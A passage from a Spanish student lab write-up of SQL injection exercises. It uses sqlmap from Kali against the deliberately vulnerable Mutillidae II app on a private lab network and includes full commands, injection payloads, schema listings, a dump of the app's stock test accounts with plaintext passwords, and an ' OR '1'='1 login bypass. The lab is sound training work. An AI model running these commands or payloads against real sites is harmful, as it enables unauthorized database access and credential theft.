

EJERCICIOS

INYECCION SQL

Jessica Padilla

INDICE

1. Prerrequisitos	<u>pag 3</u>
2. Ejercicios SQLMAP	<u>pag 4-24</u>
▶ Ejercicio 1: sqlmap	<u>pag 4-13</u>
▶ Ejercicio 2: sqlmap	<u>pag 13-18</u>
▶ Ejercicio 3: sqlmap	<u>pag 18-24</u>

► **Prerrequisitos**


Necesitamos tener configuradas y encendidas:

- **Kali linux** (y preinstalado sqlmap)
- **OWASP BWA**

Ejercicio 1 – SQLMap


Antes de nada hacemos un *netdiscover* para confirmar la IP de nuestra maquina victima:

```
sudo netdiscover -r 10.0.2.0/24
```



Y un *ping* para verificar conectividad:

```
ping -c 4 10.0.2.24
```




Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II: OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)

Abrimos el navegador:


<http://10.0.2.24/mutillidae>

En Mutillidae II:

1. Vamos a la sección de User Info → **SQLi - Extract Data** → **User Info (SQL)**.
2. Aparece un formulario con dos campos:
 - Username
 - Password




Paralelamente tenemos abierto *burpsuite* interceptando los parametros del formulario en una petición GET:



1. Ver la base de datos que se esta utilizando

Utilizaremos el siguiente comando:

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details" --cookie="showhints=1; PHPSESSID=pajinv0t50ooim64tjouv4tq3" --current-db
```



```
Archivo Acciones Editar Vista Ayuda
a787671),NULL,NULL,NULL#password=julio&user-info-php-submit-button=View Account Details

Parameter: password (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
  Payload: page=user-info.php&username=julio&password='6025' OR 4497=4497#user-info-php-submit-button=View Account Details

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: page=user-info.php&username=julio&password=julio' AND (SELECT 5002 FROM(SELECT COUNT(*),CONCAT(0x7170717171,(SELECT (ELT(5002=5002,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Tifq&user-info-php-submit-button=View Account Details

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=user-info.php&username=julio&password=julio' AND (SELECT 7415 FROM (SELECT(SLEEP(5)))bIal)-- hhnM&user-info-php-submit-button=View Account Details

  Type: UNION query
  Title: MySQL UNION query (NULL) - 7 columns
  Payload: page=user-info.php&username=julio&password=julio' UNION ALL SELECT NULL,CONCAT(0x7170717171,0x795668494444567547636e6748737250427254596653625364504f43465454655271794f6f6c4173,0x716a707671),NULL,NULL,NULL,NULL,NULL#user-info-php-submit-button=View Account Details

there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[21:48:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[21:48:46] [INFO] fetching current database
current database: 'nowasp'
[21:48:46] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'

[*] ending @ 21:48:46 /2025-08-28/

(jesp@jesp)-[~]
```

→ *current database: nowasp*


Explicación:

-u: URL vulnerable.

- --cookie: envía la cookie para mantener la sesión activa.
- --current-db: indica a sqlmap que intente descubrir el nombre de la base de datos actual.

2. Listar tablas de la base de datos

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3" \
-D nowasp --tables
```



```
jesp@jesp: ~
Archivo Acciones Editar Vista Ayuda
Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=julio' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707171,0x744c5a525a4e6e756e754a774758416b667241556464614d547741674e6e7a6c42737a5165447164,0x716a787671),NULL,NULL,NULL#&password=julio&user-info-php-submit-button=View Account Details
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 0
[21:54:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: Apache 2.2.14, PHP 5.3.2
back-end DBMS: MySQL >= 5.0
[21:54:30] [INFO] fetching tables for database: 'nowasp'
[21:54:31] [WARNING] reflective value(s) found and filtering out
Database: nowasp
[12 tables]
+-----+
| accounts
| balloon_tips
| blogs_table
| captured_data
| credit_cards
| help_texts
| nitlog
| level_1_help_include_files
| page_help
| page_hints
| pen_test_tools
| youtubevideos
+-----+
[21:54:31] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'
[*] ending @ 21:54:31 /2025-08-28/
jesp@jesp: ~
```

Explicación:

- -D nowasp: indica la base de datos de interés (nowasp).
- --tables: pide a sqlmap que liste **todas las tablas** dentro de esa base de datos.

3. Listar columnas de una tabla

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details" \
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3" \
-D nowasp --columns
```



```
jesp@jesp: ~  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| hint   | text |  
| hint_key | int(11) |  
| page_name | varchar(64) |  
+-----+-----+  
  
Database: nowasp  
Table: level_1_help_include_files  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| level_1_help_include_file | text |  
| level_1_help_include_file_description | text |  
| level_1_help_include_file_key | int(11) |  
+-----+-----+  
  
Database: nowasp  
Table: blogs_table  
[4 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| comment | text |  
| date | datetime |  
| blogger_name | text |  
| cid | int(11) |  
+-----+-----+  
  
[21:59:37] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'  
[*] ending @ 21:59:37 /2025-08-28/  
  
(jesp@jesp)-[~]  
$
```

Explicación:

-T users: selecciona la tabla users.

- --columns: lista todas las columnas dentro de esa tabla.

4. Esquema completo

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-info.php&username=admin&password=admin&user-info-php-submit-button=View+Account+Details" \  
--cookie="showhints=1; PHPSESSID=pajinvc0t50ooim64tjouv4tq3" \  
-D nowasp --schema
```

```
jesp@jesp: ~  
Archivo Acciones Editar Vista Ayuda  
Table: credit_cards  
[4 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| ccid   | int(11) |  
| ccnumber | text |  
| ccv    | text |  
| expiration | date |  
+-----+-----+  
  
Database: nowasp  
Table: help_texts  
[2 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| help_text | text |  
| help_text_key | int(11) |  
+-----+-----+  
  
Database: nowasp  
Table: blogs_table  
[4 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| comment | text |  
| date | datetime |  
| blogger_name | text |  
| cid | int(11) |  
+-----+-----+  
  
Database: nowasp  
Table: hitlog  
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| date | datetime |  
| browser | text |  
| cid | int(11) |  
| hostname | text |  
| ip | text |  
| referer | text |  
+-----+-----+
```

```
jesp@jesp: ~  
Archivo Acciones Editar Vista Ayuda  
Table: hitlog  
[6 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| date | datetime |  
| browser | text |  
| cid | int(11) |  
| hostname | text |  
| ip | text |  
| referer | text |  
+-----+-----+  
  
Database: nowasp  
Table: pen_test_tools  
[5 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| comment | text |  
| phase_to_use | text |  
| tool_id | int(11) |  
| tool_name | text |  
| tool_type | text |  
+-----+-----+  
  
Database: nowasp  
Table: page_help  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| help_text_key | int(11) |  
| order_preference | int(11) |  
| page_name | varchar(64) |  
+-----+-----+  
  
Database: nowasp  
Table: accounts
```

```
jesp@jesp: ~  
Archivo Acciones Editar Vista Ayuda  
Database: nowasp  
Table: accounts  
[7 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| cid    | int(11) |  
| firstname | text |  
| is_admin | varchar(5) |  
| lastname | text |  
| mysignature | text |  
| password | text |  
| username | text |  
+-----+-----+  
Database: nowasp  
Table: balloon_tips  
[3 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| hint_level | int(11) |  
| tip        | text |  
| tip_key    | varchar(64) |  
+-----+-----+  
Database: nowasp  
Table: captured_data  
[8 columns]  
+-----+-----+  
| Column | Type |  
+-----+-----+  
| data    | text |  
| port    | text |  
| capture_date | datetime |  
| data_id   | int(11) |  
| hostname | text |  
| ip_address | text |  
| ip_address | text |  
| referrer  | text |  
+-----+-----+
```

Explicación:

- --schema: muestra la **estructura completa**, incluyendo **tablas y sus columnas**.
- Útil para documentar toda la base de datos antes de extraer datos.

5. Volcado completo de tabla de usuarios con contraseñas

```
sqlmap -u "http://10.0.2.24/mutillidae/index.php?page=user-  
info.php&username=admin&password=admin&user-info-php-submit-  
button=View+Account+Details" \  
--cookie="showhints=1; PHPSESSID=pajinv0t50ooim64tjouv4tq3" \  
--D nowasp --users --passwords --dump
```



```
jesp@jesp: ~  
[22:45:58] [INFO] table 'nowasp.balloon_tips' dumped to CSV file '/home/jesp/.local/share/sqlmap/output/10.0.2.24/dump/nowasp/balloon_tips.csv'  
[22:45:58] [INFO] fetching columns for table 'accounts' in database 'nowasp'  
[22:45:58] [INFO] fetching entries for table 'accounts' in database 'nowasp'  
Database: nowasp  
Table: accounts  
[24 entries]  
+-----+-----+-----+-----+-----+-----+-----+  
| cid | is_admin | lastname | password | username | firstname | mysignature |  
+-----+-----+-----+-----+-----+-----+-----+  
| 1 | TRUE | Administrator | admin | admin | System | g0t m00t? |  
| 2 | TRUE | Crenshaw | somepassword | adrian | Adrian | Zombie Films Rock! |  
| 3 | FALSE | Pentest | monkey | john | John | I like the smell of confunk |  
| 4 | FALSE | Druin | password | jeremy | Jeremy | d1373 1337 speak |  
| 5 | FALSE | Galbraith | password | bryce | Bryce | I Love SANS |  
| 6 | FALSE | WTF | samurai | samurai | Samurai | Carving fools |  
| 7 | FALSE | Rome | jim | jim | Jim | Rome is burning |  
| 8 | FALSE | Hill | password | bobby | Bobby | Hank is my dad |  
| 9 | FALSE | Lion | password | simba | Simba | I am a super-cat |  
| 10 | FALSE | Evil | password | dreveil | Dr. | Preparation H |  
| 11 | FALSE | Evil | password | scotty | Scotty | Scotty do |  
| 12 | FALSE | Calipari | password | cal | John | C-A-T-S Cats Cats Cats |  
| 13 | FALSE | Wall | password | john | John | Do the Duggie! |  
| 14 | FALSE | Johnson | 42 | Kevin | Kevin | Doug Adams rocks |  
| 15 | FALSE | Kennedy | set | dave | Dave | Bet on S.E.T. FTW |  
| 16 | FALSE | Pester | tortoise | patches | Patches | meow |  
| 17 | FALSE | Paws | stripes | rocky | Rocky | treats? |  
| 18 | FALSE | Toms | lanmaster53 | tim | Tim | Because reconnaissance is hard to spell |  
| 19 | TRUE | Baker | S0s0cr3t | ABaker | Aaron | Muffin tops only |  
| 20 | FALSE | Pan | NotTelling | PPan | Peter | Where is Tinker? |  
| 21 | FALSE | Hook | JollyRoger | CHook | Captain | Gator-hater |  
| 22 | FALSE | Jardine | i<3devs | james | James | Occupation: Researcher |  
| 23 | FALSE | Account | user | user | User | User Account |  
| 24 | FALSE | Skoudis | pentest | ed | Ed | CommandLine KungFu anyone? |  
+-----+-----+-----+-----+-----+-----+-----+  
[22:45:59] [INFO] table 'nowasp.accounts' dumped to CSV file '/home/jesp/.local/share/sqlmap/output/10.0.2.24/dump/nowasp/accounts.csv'  
[22:45:59] [INFO] fetching columns for table 'youtubevideos' in database 'nowasp'  
[22:45:59] [INFO] fetching entries for table 'youtubevideos' in database 'nowasp'
```


Ejercicio 2 – SQLMap

Realizar el ejercicio de inyección SQL en la aplicación web Mutillidae II:

OWASP 2013 > A1 - Injection (SQL) > SQLi - Bypass Authentication > Login


Aquí es un formulario de login que usa POST con *username* y *password*. El SQLi se hace en el formulario de login, no en la URL.

Usaremos la inyección (' OR '1'='1) porque el objetivo es **lograr acceso sin credenciales válidas**.



